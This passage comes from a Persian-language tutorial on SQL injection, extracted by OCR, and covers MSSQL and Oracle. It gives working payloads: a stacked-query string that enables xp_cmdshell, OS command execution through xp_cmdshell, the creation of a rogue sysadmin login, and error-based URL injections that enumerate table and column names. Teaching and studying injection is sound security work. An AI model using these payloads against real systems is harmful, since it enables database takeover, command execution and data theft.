زیرشته ای که از مکان سوم شروع شده و طولش یک کاراکتر است.

بیتی یا AND **یا** &**:**

برای ترکیب عطفی دو عدد یا رشته بکار می‌رود:

SELECT 6&2 ➔ 2
SELECT 6&1 ➔ 0

تابع char**:**

به منظور تبدیل کد اصلی یک کاراکتر به کاراکتر مورد نظر بکار می‌رود:

SELECT char(65) ➔ 'A'
SELECT char(65)+char(66) ➔ 'AB'

این تابع همانند آنچه در DBMS **قبل دیدیم به منظور استفاده نکردن از علامت کتیشن یـا نقـل قول برای رشته‌ها بکار می‌رود.**

تابع تغییر نوع یا CAST**:**

تغییر نوع یک مقدار به نوع دیگر:

SELECT CAST('123' AS int) ➔ 123
SELECT CAST(1 AS char)

دستور IF**:**

دستور شرطی برای ایجاد شاخه در Query**:**

IF(1=1) SELECT 1 ELSE SELECT 2-- ➔ 1

دستور CASE**:**

دستوری به منظور گذاشتن شرط:

SELECT CASE WHEN (1=0) THEN 1 ELSE 2 END -- ➔ 2

دستور بدست آوردن نام host **یا آدرس** IP**:**

```
SELECT HOST_NAME()
```

همانطور که قبلا گفته شد در این DBMS **تابع** concat **وجود ندارد، لذا برای چسباندن رشته‌ها به یکدیگر از عملگر** + **استفاده می‌شود.**

در این DBMS **یک سری توابع ذخیره شده در دیتابیس** master **وجود دارد که در صورت دسترسی به آنها کارایی زیادی دارند:**

XP_CMDSHELL**:**

این تابع یک دستور سیستمی را در سیستم هدف اجرا می‌کند:

```
EXEC xp_cmdshell 'net user'
```

دستور EXEC **برای اجرا کردن توابع ذخیره شده بکار می‌رود. در** SQLServer 2005 **به بعد نیاز است که ابتدا این تابع فعال شود که در قسمت های بعد آمده است.**

SP_ADDLOGIN**:**

اضافه کردن یک کاربر جدید برای DBMS**:**

```
EXEC sp_addlogin 'user','pass'
```

SP_DROPLOGIN**:**

حذف یک کاربر DBMS**:**

```
EXEC sp_droplogin 'user'
```

SP_SRVROLEMEMBER**:**

افزودن یک DBA **به** DBMS**:**

```
EXEC master.dbo.sp_srvrolemember 'user', 'sysadmin'
```

آرگومان اول شناسه و دومی‌نقش کاربر می‌باشد که می‌تواند موارد زیر باشد:

- **sysadmin**
- **securityadmin**
- **serveradmin**
- **setupadmin**
- **processadmin**

- **diskadmin**
- **dbcreator**
- **bulkadmin**


SP_CONFIGURE:

این تابع برای مدیریت تنظیمات داخلی به کار می رود، یکی از مهمترین موارد استفاده ی آن فعال کردن توابع بالا (مخصوصا XP_CMDSHELL**)، در صورت غیر فعال بودن است. بعضی از توابع در این** DBMS **در قسمت پیشرفته قرار دارند و برای فعال سازی آنها باید به بخش تنظیمات پیشرفته دسترسی داشته باشیم. در زیر طریقه‌ی فعال سازی** XP_CMDSHELL **آمده است:**

```
EXEC sp_configure 'show advanced options',1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell',1;
RECONFIGURE;
```

در حالت کلی در یک محل تزریق می توان دستورات بالا را پشت سر هم نوشت:

… id=1; EXEC SP_Configure 'show advanced options', 1; Reconfigure; EXEC SP_Configure 'xp_cmdshell', 1; Reconfigure; --




یکی از ویژگی‌های جالب این DBMS **نحوه‌ی ایجاد خطا در صورت عدم تطابق می‌باشد. بـرای مثال به** Query **زیر و پیام خطا دقت کنید:**

```
?id=4) OR 1=(SELECT TOP 1 'a') –
```

عبارتی که SELECT **در آن قرار دارد باید حتما یک نتیجه برگردانـد، در صـورتی کـه تعـداد سطرها یا ستون‌های برگردانده شده بیش از یک باشد، نتیجه را نمی‌توان با یـک مقایـسه کـرد و خطایی با همین عنوان که نتیجه چند رکورد را شامل می‌شود رخ می‌دهد. به همین دلیل از** TOP 1 **استفاده شده است. نتیجه ای که از عبارت** SELECT **برگشت داده می‌شود یک عبارت رشـته ای**


'a' است که DBMS نمی‌تواند عمل مقایسه‌ی آن را با عدد ۱ انجام دهد پس پیام خطای مناسبی را چاپ می‌کند. نکته ای که در اینجا مهم است این است که در پیام خطا مقدار رشته ای ذکـــر شـــده است در اینجا 'a'. در مرحله‌ی بعد می‌توان اطلاعات مهم تری را بدست آورد:

?id=4) OR 1=(SELECT TOP 1 table_name FROM information_schema.tables)—




همانطور که در شکل پیداست نام یک جدول در پیام خطا چاپ شده است که مـــی‌تـــوان مراحـــل بعدی را نیز به همین منوال ادامه داد. برای بدست آوردن نام عنصر بعدی می‌تـــوان از NOT IN استفاده کرد:

?id=4) OR 1=(SELECT TOP 1 table_name FROM information_schema.tables WHERE table_name NOT IN ('sysmasters','table1','table2',…))--



البته از روش راحت تری نیز می‌توان استفاده کرد:

?id=4) OR 1=(SELECT TOP 1 table_name FROM information_schema.tables WHERE table_name NOT IN (SELECT TOP N table_name FROM information_schema.tables ORDER BY 1 ASC) ORDER BY 1 ASC)--



با قرار دادن مقادیر 0,1,2,3,4,… **به جای** N **می‌توان تمام عناصر را بدست آورد.**

تزریق در Oracle:


وب سرور Apache tomcat **که برای زبان** jsp **طراحی شده است معمولا از ایـــن** DBMS **استفاده می‌کند. صفحه‌هایی که با پسوند** cfm **هستند نیز از این** DBMS **استفاده می‌کنند. البته در موارد فراوانی سایت‌هایی که با زبان‌های** asp، aspx **و یا** php **نوشته شـــده انـــد از ایـــن** DBMS **استفاده کرده اند.**


در این DBMS **باید در دستور** SELECT **حتما نام یک جدول ذکر شود. البتـــه جـــدول** dual **در تمام آن‌ها وجود دارد و از آن می‌توان برای این منظور استفاده کرد:**

```
SELECT 1,2,3,4 FROM dual;
```

برای بدست آوردن لیست جدول‌ها می‌توان از Query**های زیر استفاده کرد:**


```
SELECT table_name FROM all_tables;
SELECT owner,table_name FROM all_tables;
SELECT table_name from user_tables;
```






برای بدست آوردن لیست ستون‌ها می‌توان از این Queryها استفاده کرد:

```
SELECT column_name FROM all_tab_columns WHERE table_name
= 'mytable' AND owner='myowner';
```



